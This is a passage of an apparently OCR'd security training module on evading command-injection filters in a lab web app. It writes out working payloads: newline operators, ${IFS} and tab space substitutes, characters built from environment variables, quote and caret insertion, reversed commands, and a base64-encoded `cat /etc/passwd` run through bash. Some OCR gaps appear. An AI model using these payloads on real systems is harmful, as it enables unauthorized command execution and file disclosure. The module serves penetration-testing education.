
Bypassing Space Filters

There are numerous ways to detect injection attempts, and there are multiple methods to bypass these detections. We will be demonstrating the concept of detection and how bypassing works using Linux as an example. We will learn how to utilize these bypasses and eventually be able to prevent them. Once we have a good grasp on how they work, we can go through various sources on the internet to discover other types of bypasses and learn how to mitigate them.

Bypass Blacklisted Operators

We will see that most of the injection operators are indeed blacklisted. However, the new-line character is usually not blacklisted, as it may be needed in the payload itself. We know that the new-line character works in appending our commands both in Linux and on Windows, so

let's try using it as our injection operator:



As we can see, even though our payload did include a new-line character, our request was not denied, and we did get the output of the ping command, `which means that this character is not blacklisted, and we can use it as our injection operator`. Let us start by discussing how to bypass a commonly blacklisted character - a space character.

Bypass Blacklisted Spaces

Now that we have a working injection operator, let us modify our original payload and send it again as (`127.0.0.1%0a whoami`):


As we can see, we still get an `invalid input` error message, meaning that we still have other filters to bypass. So, as we did before, let us only add the next character (which is a

space) and see if it caused the denied request:

As we can see, the space character is indeed blacklisted as well. A space is a commonly blacklisted character, especially if the input should not contain any spaces, like an IP, for example. Still, there are many ways to add a space character without actually using the space character!

Using Tabs

Using tabs (%09) instead of spaces is a technique that may work, as both Linux and Windows accept commands with tabs between arguments, and they are executed the same. So, let us try to use a tab instead of the space character (`127.0.0.1%0a%09`) and see if our request is accepted:




As we can see, we successfully bypassed the space character filter by using a tab instead. Let us see another method of replacing space characters.

Using $IFS

Using the ($IFS) Linux Environment Variable may also work since it's default value is a space and a tab, which would

{IFS}` where the spaces should be, the variable should be automatically replaced with a space, and our command should work.

Let us use `${IFS}` and see if it works (`127.0.0.1%0a${IFS}`):



We see that our request was not denied this time, and we bypassed the space filter again.

Using Brace Expansion

There are many other methods we can utilize to bypass space filters. For example, we can use the `Bash Brace Expansion` feature, which automatically adds spaces between arguments wrapped between braces, as follows:

```
{ls,-la}

total 0
drwxr-xr-x 1 21y4d 21y4d   0 Jul 13 07:37 .
drwxr-xr-x 1 21y4d 21y4d   0 Jul 13 13:01 ..
```

As we can see, the command was successfully executed without having spaces in it. We can utilize the same method in command injection filter bypasses, by using brace expansion on our command arguments, like (`127.0.0.1%0a{ls,-la}`). To discover more space filter bypasses, check out the PayloadsAllTheThings page on writing commands without spaces.

Exercise: Try to look for other methods for bypassing space filters, and use them with the `Host Checker` web application to learn how they work.

Bypassing Other Blacklisted Characters

Besides injection operators and space characters, a very commonly blacklisted character is the slash (`/`) or backslash (`\`) character, as it is necessary to specify directories in Linux

or Windows. We can utilize several techniques to produce any character we want while avoiding the use of blacklisted characters.

Linux

There are many techniques we can utilize to have slashes in our payload. One such technique we can use for replacing slashes (`or any other character`) is through `Linux Environment Variables` like we did with `${IFS}` . While `${IFS}` is directly replaced with a space, there's no such environment variable for slashes or semi-colons. However, these characters may be used in an environment variable, and we can specify `start` and `length` of our string to exactly match this character.

For example, if we look at the `$PATH` environment variable in Linux, it may look something like the following:

```
echo ${PATH}

/usr/local/bin:/usr/bin:/bin:/usr/games
```

So, if we start at the `0` character, and only take a string of length `1` , we will end up with only the `/` character, which we can use in our payload:

```
echo ${PATH:0:1}

/
```

Note: When we use the above command in our payload, we will not add `echo` , as we are only using it in this case to show the outputted character.


We can do the same with the `$HOME` or `$PWD` environment variables as well. We can also use the same concept to get a semi-colon character, to be used as an injection operator. For example, the following command gives us a semi-colon:

```
echo ${LS_COLORS:10:1}

;
```

Exercise: Try to understand how the above command resulted in a semi-colon, and then use it in the payload to use it as an injection operator. Hint: The `printenv` command prints all

environment variables in Linux, so you can look which ones may contain useful characters, and then try to reduce the string to that character only.

So, let's try to use environment variables to add a semi-colon and a space to our payload (`127.0.0.1${LS_COLORS:10:1}${IFS}`) as our payload, and see if we can bypass the filter:



As we can see, we successfully bypassed the character filter this time as well.

Windows

The same concept work on Windows as well. For example, to produce a slash in `Windows Command Line (CMD)`, we can `echo` a Windows variable (`%HOMEPATH%` -> `\Users\htb-student`), and then specify a starting position (`~6` -> `\htb-student`), and finally specifying a negative end position, which in this case is the length of the username `htb-student` (`-11` -> `\`) :

```
C:\htb> echo %HOMEPATH:~6,-11%

\
```

We can achieve the same thing using the same variables in `Windows PowerShell`. With PowerShell, a word is considered an array, so we have to specify the index of the character we need. As we only need one character, we don't have to specify the start and end positions:

```
PS C:\htb> $env:HOMEPATH[0]

\

PS C:\htb> $env:PROGRAMFILES[10]
```

```
PS C:\htb>
```

We can also use the `Get-ChildItem Env:` PowerShell command to print all environment variables and then pick one of them to produce a character we need. `Try to be creative and find different commands to produce similar characters.`

Character Shifting

There are other techniques to produce the required characters without using them, like `shifting characters`. For example, the following Linux command shifts the character we pass by `1`. So, all we have to do is find the character in the ASCII table that is just before our needed character (we can get it with `man ascii`), then add it instead of `[` in the below example. This way, the last printed character would be the one we need:

```
man ascii     # \ is on 92, before it is [ on 91
echo $(tr '!-}' '"-~'<<<[)

\
```


We can use PowerShell commands to achieve the same result in Windows, though they can be quite longer than the Linux ones.

Exercise: Try to use the the character shifting technique to produce a semi-colon `;` character. First find the character before it in the ascii table, and then use it in the above command.


Bypassing Blacklisted Commands

We have discussed various methods for bypassing single-character filters. However, there are different methods when it comes to bypassing blacklisted commands. A command blacklist usually consists of a set of words, and if we can obfuscate our commands and make them look different, we may be able to bypass the filters.

There are various methods of command obfuscation that vary in complexity, as we will touch upon later with command obfuscation tools. We will cover a few basic techniques that may enable us to change the look of our command to bypass filters manually.

Commands Blacklist

We have so far successfully bypassed the character filter for the space and semi-colon characters in our payload. So, let us go back to our very first payload and re-add the `whoami` command to see if it gets executed:



We see that even though we used characters that are not blocked by the web application, the request gets blocked again once we added our command. This is likely due to another type of filter, which is a command blacklist filter.

A basic command blacklist filter in `PHP` would look like the following:

```
$blacklist = ['whoami', 'cat', ...SNIP...];
foreach ($blacklist as $word) {
    if (strpos('$_POST['ip']', $word) !== false) {
        echo "Invalid input";
    }
}
```

As we can see, it is checking each word of the user input to see if it matches any of the blacklisted words. However, this code is looking for an exact match of the provided command, so if we send a slightly different command, it may not get blocked. Luckily, we can utilize various obfuscation techniques that will execute our command without using the exact command word.

Linux & Windows

One very common and easy obfuscation technique is inserting certain characters within our command that are usually ignored by command shells like `Bash` or `PowerShell` and will

execute the same command as if they were not there. Some of these characters are a single-quote `'` and a double-quote `"`, in addition to a few others.

The easiest to use are quotes, and they work on both Linux and Windows servers. For example, if we want to obfuscate the `whoami` command, we can insert single quotes between its characters, as follows:


```
21y4d@htb[/htb]$ w'h'o'am'i

21y4d
```

The same works with double-quotes as well:

```
21y4d@htb[/htb]$ w"h"o"am"i

21y4d
```

The important things to remember are that `we cannot mix types of quotes` and `the number of quotes must be even`. We can try one of the above in our payload (`127.0.0.1%0aw'h'o'am'i`) and see if it works:

Burp POST Request



As we can see, this method indeed works.

Linux Only

We can insert a few other Linux-only characters in the middle of commands, and the `bash` shell would ignore them and execute the command. These characters include the backslash

`\` and the positional parameter character `$@`. This works exactly as it did with the quotes, but in this case, `the number of characters do not have to be even`, and we can insert just one of them if we want to:

```
who$@ami
w\ho\am\i
```

Exercise: Try the above two examples in your payload, and see if they work in bypassing the command filter. If they do not, this may indicate that you may have used a filtered character. Would you be able to bypass that as well, using the techniques we learned in the previous section?

Windows Only

There are also some Windows-only characters we can insert in the middle of commands that do not affect the outcome, like a caret (`^`) character, as we can see in the following example:

```
C:\htb> who^ami

21y4d
```


In the next section, we will discuss some more advanced techniques for command obfuscation and filter bypassing.

Advanced Command Obfuscation

In some instances, we may be dealing with advanced filtering solutions, like Web Application Firewalls (WAFs), and basic evasion techniques may not necessarily work. We can utilize more advanced techniques for such occasions, which make detecting the injected commands much less likely.

Case Manipulation

One command obfuscation technique we can use is case manipulation, like inverting the character cases of a command (e.g. `WHOAMI`) or alternating between cases (e.g. `WhOaMi`).

This usually works because a command blacklist may not check for different case variations of a single word, as Linux systems are case-sensitive.

If we are dealing with a Windows server, we can change the casing of the characters of the command and send it. In Windows, commands for PowerShell and CMD are case-insensitive, meaning they will execute the command regardless of what case it is written in:


```
PS C:\htb> WhOaMi

21y4d
```

However, when it comes to Linux and a bash shell, which are case-sensitive, as mentioned earlier, we have to get a bit creative and find a command that turns the command into an all-lowercase word. One working command we can use is the following:

```
21y4d@htb[/htb]$ $(tr "[A-Z]" "[a-z]"<<<"WhOaMi")

21y4d
```

As we can see, the command did work, even though the word we provided was (`WhOaMi`). This command uses `tr` to replace all upper-case characters with lower-case characters, which results in an all lower-case character command. However, if we try to use the above command with the `Host Checker` web application, we will see that it still gets blocked:


Burp POST Request



`Can you guess why?` It is because the command above contains spaces, which is a filtered character in our web application, as we have seen before. So, with such techniques, `we must always be sure not to use any filtered characters`, otherwise our requests will fail, and we may think the techniques failed to work.

Once we replace the spaces with tabs (`%09`), we see that the command works perfectly:

Burp POST Request



There are many other commands we may use for the same purpose, like the following:

```
$(a="WhOaMi";printf %s "${a,,}")
```

Exercise: Can you test the above command to see if it works on your Linux VM, and then try to avoid using filtered characters to get it working on the web application?

Reversed Commands

Another command obfuscation technique we will discuss is reversing commands and having a command template that switches them back and executes them in real-time. In this case, we will be writing `imaohw` instead of `whoami` to avoid triggering the blacklisted command.

We can get creative with such techniques and create our own Linux/Windows commands that eventually execute the command without ever containing the actual command words. First, we'd have to get the reversed string of our command in our terminal, as follows:

```
echo 'whoami' | rev
imaohw
```


Then, we can execute the original command by reversing it back in a sub-shell (`$()`), as follows:

```
21y4d@htb[/htb]$ $(rev<<<'imaohw')
```

```
21y4d
```

We see that even though the command does not contain the actual `whoami` word, it does work the same and provides the expected output. We can also test this command with our exercise, and it indeed works:

Burp POST Request



Tip: If you wanted to bypass a character filter with the above method, you'd have to reverse them as well, or include them when reversing the original command.

The same can be applied in `Windows`. We can first reverse a string, as follows:

```
PS C:\htb> "whoami"[-1..-20] -join ''

imaohw
```

We can now use the below command to execute a reversed string with a PowerShell sub-shell (`iex "$()"`), as follows:

```
PS C:\htb> iex "$('imaohw'[-1..-20] -join '')"

21y4d
```

Encoded Commands

The final technique we will discuss is helpful for commands containing filtered characters or characters that may be URL-decoded by the server. This may allow for the command to get

messed up by the time it reaches the shell and eventually fails to execute. Instead of copying an existing command online, we will try to create our own unique obfuscation command this time. This way, it is much less likely to be denied by a filter or a WAF. The command we create will be unique to each case, depending on what characters are allowed and the level of security on the server.

We can utilize various encoding tools, like `base64` (for b64 encoding) or `xxd` (for hex encoding). Let's take `base64` as an example. First, we'll encode the payload we want to execute (which includes filtered characters):

```
echo -n 'cat /etc/passwd | grep 33' | base64

Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==
```

Now we can create a command that will decode the encoded string in a sub-shell (`$()`), and then pass it to `bash` to be executed (i.e. `bash<<<`), as follows:


```
bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```


As we can see, the above command executes the command perfectly. We did not include any filtered characters and avoided encoded characters that may lead the command to fail to execute.

Tip: Note that we are using `<<<` to avoid using a pipe `|` , which is a filtered character.

Now we can use this command (once we replace the spaces) to execute the same command through command injection:

Burp POST Request



Even if some commands were filtered, like `bash` or `base64`, we could bypass that filter with the techniques we discussed in the previous section (e.g., character insertion), or use other alternatives like `sh` for command execution and `openssl` for b64 decoding, or `xxd` for hex decoding.

We use the same technique with Windows as well. First, we need to base64 encode our string, as follows:

```
PS C:\htb>
